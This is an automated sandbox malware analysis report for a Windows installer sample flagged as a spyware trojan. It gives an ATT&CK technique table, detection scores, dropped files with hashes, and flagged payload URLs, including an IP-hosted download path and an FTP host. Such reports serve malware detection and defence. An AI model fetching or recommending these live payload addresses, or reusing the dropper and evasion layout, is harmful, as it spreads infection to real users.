Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Timestomp	NTDS	1 Process Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 4 1 Virtualization/Sandbox Evasion	DCSync	1 Time Based Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Time Based Evasion	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Gulvmaattens.exe	1%	Virustotal		Browse
Gulvmaattens.exe	2%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nskEE19.tmp\System.dll	4%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nskEE19.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nskEE19.tmp\nsExec.dll	8%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nskEE19.tmp\nsExec.dll	0%	ReversingLabs		
C:\Users\user\Falder99\Interelectrode\Overvejendes\sqmapi.dll	0%	Metadefender		Browse
C:\Users\user\Falder99\Interelectrode\Overvejendes\sqmapi.dll	0%	ReversingLabs		
C:\Users\user\Falder99\Interelectrode\Overvejendes\vfslog.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Virustotal		Browse
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://212.192.246.226/jLIEsqMZom33.asdL	100%	Avira URL Cloud	malware	
http://subca.ocsp-certum.com05	0%	Avira URL Cloud	safe	
http://ftp://ftp.gettoner.com.mx/droid	100%	Avira URL Cloud	malware	
http://212.192.246.226/jLIEsqMZom33.asdm	100%	Avira URL Cloud	malware	
http://subca.ocsp-certum.com02	0%	Avira URL Cloud	safe	
http://subca.ocsp-certum.com01	0%	Avira URL Cloud	safe	
http://NwSpLV.com	0%	Avira URL Cloud	safe	
http://212.192.246.226/jLIEsqMZom33.asd	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://212.192.246.226/jLIEsqMZom33.asd	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 0000008F.00000002.5593340270 1.000000001D021000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	CasPol.exe, 0000008F.00000002.5593340270 1.000000001D021000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.certum.pl/ctsca2021.crl0o	Gulvmaattens.exe	false		high
http://repository.certum.pl/ctnca.cer09	Gulvmaattens.exe	false		high
http://repository.certum.pl/ctsca2021.cer0	Gulvmaattens.exe	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	CasPol.exe, 0000008F.00000002.5593340270 1.000000001D021000.00000004.00000800.000 20000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://212.192.246.226/jLIEsqMZom33.asdL	CasPol.exe, 0000008F.00000002.5591432672 1.0000000000F48000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.certum.pl/ctnca.crl0k	Gulvmaattens.exe	false		high
http://subca.ocsp-certum.com05	Gulvmaattens.exe	false	• Avira URL Cloud: safe	unknown
http://ftp://ftp.gettoner.com.mx/droid	CasPol.exe, 0000008F.00000002.5593340270 1.000000001D021000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://212.192.246.226/jLIEsqMZom33.asdm	CasPol.exe, 0000008F.00000002.5591432672 1.0000000000F48000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://subca.ocsp-certum.com02	Gulvmaattens.exe	false	• Avira URL Cloud: safe	unknown
http://subca.ocsp-certum.com01	Gulvmaattens.exe	false	• Avira URL Cloud: safe	unknown
http://crl.certum.pl/ctnca2.crl0l	Gulvmaattens.exe	false		high
http://repository.certum.pl/ctnca2.cer09	Gulvmaattens.exe	false		high
http://NwSpLV.com	CasPol.exe, 0000008F.00000002.5593340270 1.000000001D021000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	Gulvmaattens.exe	false		high
http://www.certum.pl/CPS0	Gulvmaattens.exe	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.192.246.226	unknown	Russian Federation		205220	RHC-HOSTINGGB	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680567
Start date and time: 08/08/202220:23:50	2022-08-08 20:23:50 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Gulvmaattens.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	156
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@403/8@0/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 32.1% (good quality ratio 31.6%) • Quality average: 87% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.93.58.141, 20.54.122.82, 20.40.136.238, 20.31.108.18, 20.82.210.154
- Excluded domains from analysis (whitelisted): wd-prod-cp-eu-north-3-fe.northeurope.cloudapp.azure.com, wd-prod-cp-eu-north-1-fe.northeurope.cloudapp.azure.com, client.wns.windows.com, wdcpalt.microsoft.com, iris-de-prod-azsc-frc-b.francecentral.cloudapp.azure.com, iris-de-prod-azsc-weu-b.westeurope.cloudapp.azure.com, arc.trafficmanager.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, img-prod-cms-rt-microsoft-com.akamaized.net, wdcp.microsoft.com, wd-prod-cp.trafficmanager.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:27:04	API Interceptor	2480x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nskEE19.tmp\System.dll

Process:	C:\Users\user\Desktop\Gulvmaattens.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.737874809466366
Encrypted:	false
SSDEEP:	192:nenY0qWTlt70IAj/lQ0sEWc/wtYbBH2aDybC7y+XBDIwL:n8+Qlt70Fj/lQRY/9VjjfL
MD5:	564BB0373067E1785CBA7E4C24AAB4BF
SHA1:	7C9416A01D821B10B2EEF97B80899D24014D6FC1
SHA-256:	7A9DDEE34562CD3703F1502B5C70E99CD5BBA15DE2B6845A3555033D7F6CB2A5
SHA-512:	22C61A323CB9293D7EC5C7E7E60674D0E2F7B29D55BE25EB3C128EA2CD7440A1400CEE17C43896B996278007C0D247F331A9B8964E3A40A0EB1404A9596C447
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 4%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....$_.....!....".....)....@.....p.....@.....B.....@..P.....`.....@..X. .....text...O .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nskEE19.tmp\nsExec.dll

Process:	C:\Users\user\Desktop\Gulvmaattens.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	5.260607917694217
Encrypted:	false
SSDEEP:	96:JXmkmwmHDqaRrlfAF4IUIqhmKv6vBckXK9wSBl8gvElHturnNQaSGYuHr2DCP:JAjRrlfA6Nv6eWIElNurnNQZGdHc
MD5:	4C77A65BB121BB7F2910C1FA3CB38337
SHA1:	94531E3C6255125C1A85653174737D275BC35838
SHA-256:	5E66489393F159AA0FD30B630BB345D03418E9324E7D834B2E4195865A637CFE
SHA-512:	DF50EADF312469C56996C67007D31B85D00E91A4F40355E786536FC0336AC9C2FD8AD9DF6E65AB390CC6F031ACA28C92212EA23CC40EB600B82A63BE3B5B8C 04
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,.....Rich.....PE..L.....$_.....!. ....P.....@.....$..l.... ..P.....@..... .....text..... ..`.rdata..<.... .....@..@.data.....0.....@....reloc.....@.....@..B..... .....

C:\Users\user\Falder99\Interelectrode\Overvejendes\Airplane_2.bmp

Process:	C:\Users\user\Desktop\Gulvmaattens.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	8416
Entropy (8bit):	7.879419169003622
Encrypted:	false
SSDEEP:	192:oXRVoU7UIt/4MzCyCZU/w2Z73YQeQHJtX5Nc5:KRVo+UltxzCyfw2ZLYQeQD5u
MD5:	1855A4436F949279BED5E020101C982E
SHA1:	B38DBEBAED2B47F580892A89C2DF02F6EB0409E9
SHA-256:	9D0EAFD75713B49208B34BF402D60AA951080B4AF07B7B4A92894066A3EABE56
SHA-512:	6D05D331B52A72D38C8CFF0F1B1FEDCCF07859E31685AE7A1C7E2FDDC0CCC3CCB0B03638272A8D1EA65639A3A8F9D5FBFE6B076410298791624DB7E6B7ABE D91
Malicious:	false
Preview:	.....JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....aQ.....a.....C.....C.....n.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..;.....ox.....?..<.....k.....F..P.m".Ine....$...nr.q`G.i..L..%..k..O/.mo.cU...G..$.X...z.....L/.hz...C.p...hZ?.>.v..f...-.$....+.D..S....[L..3...D.V.1z..`..08.Ti ..v.7c.U*.....wi.....e\.....v..eR.....=rO.8..V%...T..3,'.7....Km.5...C.r.....^.c.w..o..5.nW.)#;.....v..N.....I.s..

C:\Users\user\Falder99\Interelectrode\Overvejendes\Dystomic.Bel

Process:	C:\Users\user\Desktop\Gulvmaattens.exe

File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	49200
Entropy (8bit):	3.9997347855366217
Encrypted:	false
SSDEEP:	768:yffjLvraxVbU1ByxAfpR/DMKqPS9yhiDOWQnaIL51KwWaYqZbO4MSCA2DxigXf61:+/rk4BBpgSwk6rnas5hbuSp2FLVgd
MD5:	301316E745326D38D4BD5864F6E56287
SHA1:	75D11208B7F142BBAF5CF6550B84CF3C8F5C0FD3
SHA-256:	628F761918DE28ADC86631CE0B4536FAF62D9EAC04E080E9F20A3CE0F983F2BA
SHA-512:	A573ABCC7D3DFE8656C537F9E6C40AC6F20B388C623258B5D84D6896F6A3557DFE8E89953F7F5D8BFE786F1F88EB2077D8DF41E79021094CA7F66B7DBD81135D
Malicious:	false
Preview:	8BADA3CD0CA9A9C5F29972F662F7EE72162D5B9C6B074DD2A4AA1C205FB4676D141C92F8F08065E612FDFC68E8921C12F356396296903CB92A9E9D9BE6E1006C6B2BF359513ABFE6D1BAA6F1F7C8479EA85D6802C3BBC589AED2669E4BF6F829725A13050E9D100DA41B530336B0D5D145E390952907843DE8C86D5112592FA679141E7891B3F6BE3941B0CE9D2A0075A9069124145AA17CF013656540B1FEEC0AEBABE47B070E59ECD408F4AA87160B6F5461A95B2213606259DCF1B3592724E8D1395E82D5B1F8AD6CD14F4898A3CEF097816C7ACEAD5A7C85C371257FD2319E4C8698B486959064928DE22A994436 58E1DB424450FB6E6A10AA43D0357678902A7FFD6A7F3EB6F91E7A34AB1EDAB7B4726C28EF0A44E2DADE4761AAA53AD216CF84B3149FAAF0C5CDD72F1B246B29A0A7A21AB0F751843071C8BF8D8B106FA94A55F52F06987F275D3DF7CB6C1904FF3D45D3D83B858241F3DCCB1D48DC37333066E5627B763BE7BDB14771FFD0D9ACC4956ADB62EEFB7F464359BE5D40AE0176EB22F112AA3E2644139F0141F05A7ECE0C9F0B0B0FE2801C08FB57B993067067C3550D229802BC5768BC1BEC762C6521B08130E8B4109B6861A7C31B64F8F176344C1DCF52358AF03845C4B9812BEE3C3ACE4D3F803D25B043D4BDC4275D6116B505A86EEC034BA2955A66E8F542B0A3680C

C:\Users\user\Falder99\Interelectrode\Overvejendes\Pleasurelessly\Anodiserende.opa

Process:	C:\Users\user\Desktop\Gulvmaattens.exe
File Type:	data
Category:	dropped
Size (bytes):	114776
Entropy (8bit):	7.144941353557845
Encrypted:	false
SSDEEP:	1536:A8hQvOtVACpAfv1JXt1EMAtUPXuIBY+zG15ywvnuxu8:FWvOXACpIvDXtitUP+ELG15nPWu8
MD5:	ED68580DB9DDC66DEE28385FA90DEE20
SHA1:	E7BB7F49FA8C665A272EF98E1FCF55A1D1488226
SHA-256:	7D02C2522E8F918F6AC21B6C836C587030FF9E823B4A3B4EA9A46005D9489544
SHA-512:	8F19B196EC5D282C28199AD0391B13C4977190B3AF5A6BB732DA8EFC24DE6AC5A0632D74209A8F5382F98F9FEBCFB619CEA006ECB682476B0FB10447A9BE8D9A
Malicious:	false
Preview:	.t....AYM.G[].X....["....W.8..^~(#%0.....`.#.....P~..1.{....OG..}....ZN..>1..8..NU......S...#.s....L.J..^.v..8..{.v^*...[..J..9...)T...m..j.V.;..&..7.Z.aB...[6~u.~b.....r..Y[.M....M...x..1.AV...O.6.......s.C!=..V.o.....BQX.....*....A.#...P.>...,..]B;.$.E....!.]...=&.|...i...h.Wr.j...x...2.YE.W.....7e.`..o.7.@o.....@_..3Wr<..P.%z....;P.z3..|1.v0..t.:..tE).^...)q.q..~@<^Tw..3...|L...._.....Q.&fI.z...:cQ.<G...|..0....c..]...l>..4.Bv.R....`..M....|.8.....B.YdM.....N.t.....l.,..4..UY.V?x.7.7....C.$/.h.....a....|tv..4.P...fb.....Q...../i..y7..?s..N.....mG.h.<.=....C....pt._.G.r0...^=....^@.X^..N96z.,..(p...i....V...g.Z<+..q....@TT.X^.A..*..'..)....B+..j.YM.%`"..0....N8a...+G"....:a*q..s.(MhzX1o..cj.F..f"6...O81.V6!V...mQq...c..... ....$.aG.K.....H}.,..9.3.H.eP"..j...RZ..W...XQ{...%.....:.....8....\....V^..Q..7.....O:#.".r.....m....b.....3&....B..%.G.BUG...o/.....n.;.....pk.e.llQ.d..t.]g."5$Tu...Z..)..o.m

C:\Users\user\Falder99\Interelectrode\Overvejendes\english.txt

Process:	C:\Users\user\Desktop\Gulvmaattens.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	13116
Entropy (8bit):	4.2192956006819475
Encrypted:	false
SSDEEP:	192:DAvLtKog3W8jiD1/oLpsExUKqlyjn6SybkSoxIFg/7mSX30hB8OnqdE5HpF2gS2:MvLAog/I1wdsExXxigaSUvRj5r
MD5:	F23506956964FA69C98FA3FB5C8823B5
SHA1:	B2D5241AE027A0E40F06A33D909809A190F210FE
SHA-256:	2F5EED53A4727B4BF8880D8F3F199EFC90E58503646D9FF8EFF3A2ED3B24DBDA
SHA-512:	416C71BA30018EA292BB36CDC23C9329673485A8D8933266A9D9A7CC72153B8BAED3D430F52EAB4F5D3ADDF6583611B3777A50454599F1E42716F5F879621123
Malicious:	false
Preview:	abandon.ability.able.about.above.absent.absorb.abstract.absurd.abuse.access.accident.account.accuse.achieve.acid.acoustic.acquire.across.act.action.actor.actress.actual.adapt.add.addict.address.adjust.admit.adult.advance.advice.aerobic.affair.afford.afraid.again.age.agent.agree.ahead.aim.air.airport.aisle.alarm.album.alcohol.alert.alien.all.alley.allow.almost.alone.alpha.already.also.alter.always.amateur.amazing.among.amount.amused.analyst.anchor.ancient.anger.angle.angry.animal.ankle.announce.annual.another.answer.antenna.antique.anxiety.any.apart.apology.appear.apple.approve.april.arch.arctic.area.arena.argue.arm.armed.armor.army.around.arrange.arrest.arrive.arrow.art.artefact.artist.artwork.ask.aspect.assault.asset.assist.assume.asthma.athlete.atom.attack.attend.attitude.attract.auction.audit.august.aunt.author.auto.autumn.average.avocado.avoid.awake.aware.away.awesome.awful.awkward.axis.baby.bachelor.bacon.badge.bag.balance.balcony.ball.bamboo.banana.banner.bar.barely.bargain.barre

C:\Users\user\Falder99\Interelectrode\Overvejendes\sqmapi.dll

Process:	C:\Users\user\Desktop\Gulvmaattens.exe

File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	48536
Entropy (8bit):	6.140681321190623
Encrypted:	false
SSDEEP:	768:cUmuzoNLd6VL1ilAb+x4SekjRYJKRiISZ20pidakx9o9dAPkuFJl1PHdOC:Hf20wzjRuC0uaF9d8dFePHQ
MD5:	A5D6ECC292535D2C635EE25701238173
SHA1:	DE34B8248886E59AC72C5A1FDA9876F40312EC95
SHA-256:	E320356D53C168DB9080BB04D5E8F4CC16D66657DEEB063F9133EAC9381BDB1D
SHA-512:	E1CA3E6627C2C5D59F2EC931887F82514B850E567EF423D0F1CC763948A190ECBF0FEEC4F10FD697C35C252E56ACFC02BB7B163745946E791B11BAA467B00D2F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....n...n...n....m..n.....n.....n...n..vn.....n.....n.....n.....n.... o..n.....n..Rich.n.....PE..d....b....." .....Z...D.....`A.....4...4...d.....#.....4....w..T..... .....p.....0q..X.....text....Y.....Z..... ..`.rdata...)...p...*...^.....@..@.data.....@....pdata.....@..@.rsrc..... .....@..@.reloc..4.....@..B..... .....

C:\Users\user\Falder99\Interelectrode\Overvejendes\vfslog.dll

Process:	C:\Users\user\Desktop\Gulvmaattens.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	280887
Entropy (8bit):	5.09238794683129
Encrypted:	false
SSDEEP:	3072:G2dSo+lzH9Hh1RopViMaU5/Y5EvaMIVSB+efAQyJen3nl3fNLBakia88i5QBd9:yo+zpxksl43fNteanBd9
MD5:	E62D75BDEDBE3B00F61102D2D260EBCF
SHA1:	6BC18ED2EAF0C86E0AED7106EF95E1A441863589
SHA-256:	574A50AD090587D15CC43A5B1D6409EE503C5A5750B6E9E5AC976C3D5FBFBE44
SHA-512:	9D32FDC4C6CB7889B2F67ACA8B8AC6330536820038FF47C147634AD314D6592B5AEF9BD3AC09EB1D11351E9A1545B968A9AA039FBEABAF7B96127F759B7D1DE7
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...sL.`....T.....& ...$.....P.....e.....`... ..`... .....U.....t.....0.....@...(.....text...X.....`.P`.data... .....@. `..rdata.....@.`@.pdata.....@.0@.xdata..8.....@.0@.bss.....`..edata..U.....@.0@.idata..t..... .....@.0..CRT....X.....@.@..tls..... .....@.@..reloc.....0.....@.0B/4.....@.....@.PB/19.....P.....@. .B/31.....)...P...*.....@..B/45.....t.....v.....@..B/57.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.796693867979766
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Gulvmaattens.exe
File size:	342848
MD5:	afa8d5c2f8f14ed458ea6d8547fe57a8
SHA1:	ef603c82c7976fcd34a018cd8280e28b8a22510d
SHA256:	7d3d134f8b37621766da3378b143ab0fbacf13f7793f42b6e81d7e5cc702a32b
SHA512:	5fd1f673a0ba53867ced3fca308d90b0bb8cce71805f1ac7ad5b8be8527e3820a13b754d8dff1e6d5afcdb2dd5770f6d2f4d01d5b780bbbde673391f05eac586
SSDEEP:	6144:ST4DtXkMfWPwU2e+hNPLuthtt2tJEFcRs/aP55+02MGH/WtSy4uh:STakO7te4NPwfOEEm65mgSHW
TLSH:	C67401B1DBF6D00BDAB2DA347C75530A7DEA5A625032571353O5F8C8B8A22A36FCD790
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...@.$_.....h.....

File Icon

Icon Hash:	93b3b3bbb3936825

Static PE Info

General

Entrypoint:	0x4034c5
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x5F24D740 [Sat Aug 1 02:45:20 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	6e7f9a29f2c85394521a08b9f31f6275

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN="Tooter Shampooer Kettle ", OU="annali Perdurableness ", E=Koulibiaca@Hulkortsskrivern.Su, O=Ogenesis, L=Orange, S=Massachusetts, C=US
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 08/08/2022 14:55:24 07/08/2025 14:55:24
Subject Chain	• CN="Tooter Shampooer Kettle ", OU="annali Perdurableness ", E=Koulibiaca@Hulkortsskrivern.Su, O=Ogenesis, L=Orange, S=Massachusetts, C=US
Version:	3
Thumbprint MD5:	76ED57997AF67C2107B7010C8833ADEF
Thumbprint SHA-1:	557BE5598D07AF389C57DC1E4C9826CA448FDF22
Thumbprint SHA-256:	2A16BA9FDD28325FD15AAD479267E2B416F665403F765E104110880CBDB9D0AB
Serial:	201170BBA5A4E42C

Entrypoint Preview

Instruction
sub esp, 000002D4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+14h], ebx
mov dword ptr [esp+10h], 0040A2E0h
mov dword ptr [esp+1Ch], ebx
call dword ptr [004080CCh]
call dword ptr [004080D0h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [00434F0Ch], eax
je 00007FB4AC414673h

Instruction
push ebx
call 00007FB4AC417961h
cmp eax, ebx
je 00007FB4AC414669h
push 00000C00h
call eax
mov esi, 004082B0h
push esi
call 00007FB4AC4178DBh
push esi
call dword ptr [00408154h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], 00000000h
jne 00007FB4AC41464Ch
push 0000000Bh
call 00007FB4AC417934h
push 00000009h
call 00007FB4AC41792Dh
push 00000007h
mov dword ptr [00434F04h], eax
call 00007FB4AC417921h
cmp eax, ebx
je 00007FB4AC414671h
push 0000001Eh
call eax
test eax, eax
je 00007FB4AC414669h
or byte ptr [00434F0Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408298h]
mov dword ptr [00434FD8h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 000002B4h
push eax
push ebx
push 0042B228h
call dword ptr [0040818Ch]
push 0040A2C8h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5f000	0x9bd0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x51bd0	0x1f70	.ndata
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6793	0x6800	False	0.6720628004807693	data	6.495258513279076	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a4	0x1600	False	0.4385653409090909	data	5.01371465125838	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.5240885416666666	data	4.155579717739458	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.ndata	0x36000	0x29000	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
